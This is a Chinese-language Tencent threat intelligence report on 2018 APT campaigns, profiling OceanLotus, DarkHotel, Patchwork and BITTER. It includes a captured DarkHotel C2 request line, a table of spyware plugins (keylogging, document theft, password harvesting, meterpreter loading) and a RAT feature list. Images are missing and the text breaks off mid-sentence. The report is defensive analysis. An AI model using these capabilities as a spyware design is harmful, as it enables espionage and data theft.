腾讯安全2018年高级持续性威胁（APT）研究报告

腾讯电脑管家 2019-01-03 共110880人围观，发现 3 个不明物体 安全报告 网络安全

一、前言

高级可持续性攻击，又称APT攻击，通常由国家背景的相关攻击组织进行攻击的活动。APT攻击常用于国家间的网络攻击行动。主要通过向目标计算机投放特种木马（俗称特马），实施窃取国家机密信息、重要企业的商业信息、破坏网络基础设施等活动，具有强烈的政治、经济目的。

随着中国国际地位的不断崛起，各种与中国有关的政治、经济、军事、科技情报搜集对专业黑客组织有极大的吸力，使中国成为全球APT攻击的主要受害国之一，针对中国境内的攻击活动在2018年异常频繁。多个境外攻击组轮番对中国境内的政府、军事、能源、科研、贸易、金融等机构进行了攻击。活跃的攻击组织包括海莲花、蔓灵花、白象、DarkHotel等。不仅如此，中国周边的国家以及中国的”一带一路”国家，也成为APT组织重点关注的对象。

APT组织的高端攻击技巧对普通网络黑产从业者起到教科书般的指导示范作用，一些刚出现时的高端攻击技巧，段时间之后，会发现被普通黑产所采用。比如在精心构造的鱼叉钓鱼邮件附件中使用带漏洞攻击或宏代码攻击的殊文档，利用高危漏洞入侵企业服务器系统等。针对企业的APT攻击最终会殃及普通网民，2018年典型的攻击案之一是黑客团伙对驱动人生公司的定向攻击，通过控制、篡改服务器配置，利用正常软件的升级通道大规模安装控木马。

腾讯御见威胁情报中心高级持续性威胁（APT）研究小组在长期对全球范围内的APT组织进行长期深入的跟踪和析，我们根据我们的研究成果以及各大安全厂商的APT攻击报告，完成了该份2018年APT研究报告。

二、APT全球攻击概况

为了掌握APT攻击在全球的活动情况，腾讯御见威胁情报中心的研究团队针对全球所有安全团队的安全研究报告行研究，并提取了相关的指标进行持续的研究和跟踪工作。我们发现，在2018年全年，我们发现共有35个安全机发布了208篇APT相关的研究报告，涉及个58个APT组织。当然由于安全公司众多，监测可能有所遗漏，敬请谅解。

经过统计，相关攻击报告最多的几个APT组织如下（只选取报告中有明确组织信息的）：

Lazarus	13	8
海莲花（APT32）	12	7
APT37（Group123）	7	5
APT34	7	4

针对被攻击地区分布，相关的安全报告的统计如下（之选取报告中有明确的攻击组织和对象）：

被攻击地区	APT 攻击报告数量	APT 攻击组织数量	发布 APT 报告公司和机构
东亚、东南亚	80	35	22
中东	41	19	15
欧洲	34	15	19
北美	21	13	12
中亚	13	9	5
非洲	8	6	4
拉美	6	2	3
南美	2	2	2
大洋洲	1	1	1

由此可以看出，无论是攻击组织和攻击报告数量，东亚和东南亚都遥遥领先于世界其他地区，是专业APT组织特关注的敏感地域。而由于中东局势的混乱，针对中东地区的APT攻击和组织也相对较多。欧洲和北美则保持精英的状态，虽然攻击组织不多，但是都是实力雄厚的攻击组织。

三、针对中国境内的APT攻击

随着中国在全球化进程中影响力的不断增长，中国政府、企业及民间机构与世界各国联系的不断增强，中国已成跨国APT组织的重点攻击目标。中国也是世界上受APT攻击最严重的国家的之一。


1.针对中国境内的APT组织分布

至2018年12月底，腾讯御见威胁情报中心已监测到2018年针对中国境内目标发动攻击的境内外APT组织至少有7个，且均处于高度活跃状态。下表列出部分攻击组织的相关活动情况：


海莲花（APT32，OceanLotus）	越南	鱼叉攻击、水坑攻击、远程漏洞（如永恒系列）	亚国家的政府等敏感机构、大学教授等学术研究者	2012 年	2018 年 11 月
黑店（DarkHotel）	朝鲜半岛（疑似韩国）	鱼叉攻击、网络劫持攻击	包括中国在内的亚洲国家的高端商务人士和政要	2010 年	2018 年 9 月
白象（摩诃草、Patchwork）	印度	鱼叉攻击、水坑攻击	包括中国在内的东南亚国家的政府等敏感机构	2009 年	2018 年 9 月
黄灵花（BITTER）	印度	鱼叉攻击	中国、巴基斯坦的政府、军工业、核能、电力等敏感机构和行业	2013 年	2018 年 11 月
穷奇（毒云藤、绿斑）	东亚某地区	鱼叉攻击	中国大陆的政府人员、科研人员、军事机构等	2007 年	2018 年 5 月
蓝宝菇	东亚某地区	鱼叉攻击	中国大陆的政府人员、军工、核能等敏感机构	2011 年	2018 年 11 月
Lazarus	朝鲜	鱼叉攻击、水坑攻击	包括中国在内的全球金融机构、美国和朝鲜政府等	2007 年	2018 年 2 月

2.针对中国境内的攻击的行业和地域分布

根据腾讯御见威胁情报中心的统计显示（不含港澳台地区）：2018年，中国大陆受APT攻击最多的地区是辽宁、北京和广东，其次是湖南、四川、云南、江苏、上海、浙江、福建等地。详见下图（不含港澳台地区）



目标。



3.针对中国境内的重点攻击活动盘点


1）海莲花（OceanLotus、APT32）

海莲花APT组织是一个长期针对中国及其他东亚、东南亚国家（地区）政府、科研机构、海运企业等领域进行攻的APT组织。该组织也是针对中国境内的最活跃的APT组织之一。2018年该组织多次对中国境内的目标进行了攻击，腾讯御见威胁情报中心也多次发布了该组织的相关攻击动向。


海莲花攻击组织擅长使用鱼叉攻击和水坑攻击，NSA的武器库曝光后，同样还使用了永恒系列漏洞进行了攻击。此，投递的攻击武器也是种类繁多，RAT包括Denis、CobaltStrike、PHOREAL、salgorea等。

l 白加黑攻击


白加黑攻击是海莲花组织常用的攻击方式之一，该组织在今年的攻击活动中多次使用了该方式。白加黑组合包括dot1xtray.exe+rastls.dll、SoftManager.exe+dbghelp.dll等。



l 脚本攻击



最终在内存中调用loader类，加载最终的由CobaltStrike生成的beacon.dll木马：



2）DarkHotel（黑店）

DarkHotel（黑店）是一个被认为来自韩国的APT组织（亦有研究团队认为与朝鲜有关），该组织是近几年来最活跃的APT组织之一，主要攻击目标为电子行业、通信行业的企业高管及有关国家政要人物，其攻击范围遍布中国、朝鲜、日本、缅甸、俄罗斯等多个国家。该组织技术实力深厚，在多次攻击行动中都使用了0day进行攻击，比如年新曝光的CVE-2018-8174、CVE-2018-8373等。表明该组织实力雄厚，为达目标，不惜代价。在2018年，该组也多次针对中国的目标进行了攻击活动，如针对中朝贸易公司的高管、香港某贸易公司高管等。

该组织的一大特色是喜欢把木马隐藏在开源的代码中进行伪装，如putty、openssl、zlib等，把少量木马代码隐藏大量的开源代码中，从而实现躲避检测的目的，因此将被称为“寄生兽”。

注：2018年12月，大量机构（其中不乏国家要害机构）的内部系统因采用的某开源代码设计了一个界面彩蛋而引严重风波，也证实许多机构在使用开源代码时，并未仔细进行代码审计，从而有可能在引入的开源系统中，混入有害代码不被察觉。

```
HTTP     383 POST /_radiostar/kill.php?p=H&inst=7917&name=E.Edie-1 HTTP/1.1
HTTP    1180 HTTP/1.1 200 OK  (JPEG JFIF image)
```

DarkHotel（黑店）APT组织用于隐藏恶意代码的图片之一


DarkHotel（黑店）APT组织用于隐藏恶意代码的图片之二

同时通过下发插件的方式，完成相关的任务：

插件	功能
dmext.dll	获取可移动磁盘中的扩展名为.txt;.hwp;.doc;.docx;.xls;.xlsx;.ppt;.pptx;.pdf;的文件，存储为.dat 文件到上传目录
kbdlu.dll	记录用户键盘按键信息及窗口标题，加密存储为.dot 文件到上传目录
sdihlp.dll	每隔指定时间进行截屏，保存为.tmp 文件到上传目录
cryptcore.dll	从指定 C2 下载 dll 在内存中加载执行，下载的 dll 为 meterpreter，主要用于内网渗透攻击
docto.exe infsvc.exe	查找可移动磁盘中的 OFFICE 系列文件，尝试将其转换成 rtf 格式，如果转换成功则用 CVE-2017-8570 漏洞在该 OFFICE 文件上捆绑木马
bridge.exe	获取本地存储的邮箱、浏览器自动保存的密码等

3）白象（摩诃草、Patchwork）

该组织在2018年同样多次对中国的多个目标进行了攻击活动。该组织同样使用鱼叉攻击，诱饵文档带有强烈的政治意味：



目 录

白象APT组织使用的诱饵文档之二

最终释放的特马为开源的Quasar RAT：

Free, Open-Source Remote Administration Tool for Windows

Quasar is a fast and light-weight remote administration tool coded in C#. The usage ranges from user support through day-to-day administrative work to employee monitoring. Providing high stability and an easy-to-use user interface, Quasar is the perfect remote administration solution for you.


Features


- TCP network stream (IPv4 & IPv6 support)
- Fast network serialization (Protocol Buffers)
- Compressed (QuickLZ) & Encrypted (TLS) communication
- Multi-Threaded
- UPnP Support
- No-Ip.com Support
- Visit Website (hidden & visible)
- Show Messagebox
- Task Manager
- File Manager
- Startup Manager
- Remote Desktop
- Remote Shell
- Download & Execute
- Upload & Execute
- System Information
- Computer Commands (Restart, Shutdown, Standby)
- Keylogger (Unicode Support)
- Reverse Proxy (SOCKS5)
- Password Recovery (Common Browsers and FTP Clients)
- Registry Editor

4）蔓灵花（BITTER）


蔓灵花APT组织是一个长期针对中国、巴基斯坦等国家进行攻击活动的APT组织，该组织主要针对政府、军工业电力、核等单位进行攻击，窃取敏感资料，具有强烈的政治背景。2018年，腾讯御见威胁情报中心多次捕捉到该组织针对中国境内多个目标的攻击活动， 并发布了分析报告《蔓灵花（BITTER）APT组织针对中国境内政府、军工、核能等敏感机构的最新攻击活动报告》。

该组织主要使用鱼叉钓鱼进行攻击，投递伪装成word图标的自解压文件：





运行后，除了会执行恶意文件外，还会打开一个doc文档，用于迷惑用户，让用户以为打开的文件就是一个doc文档。诱饵文档内容极尽诱惑力：



最终会下发键盘记录、上传文件、远控等插件，完成资料的窃取工作。


同时经过关联分析，我们还发现该组织疑似和白象、孔子（confucius）等组织也有千丝万缕的关系。该组织的图如下：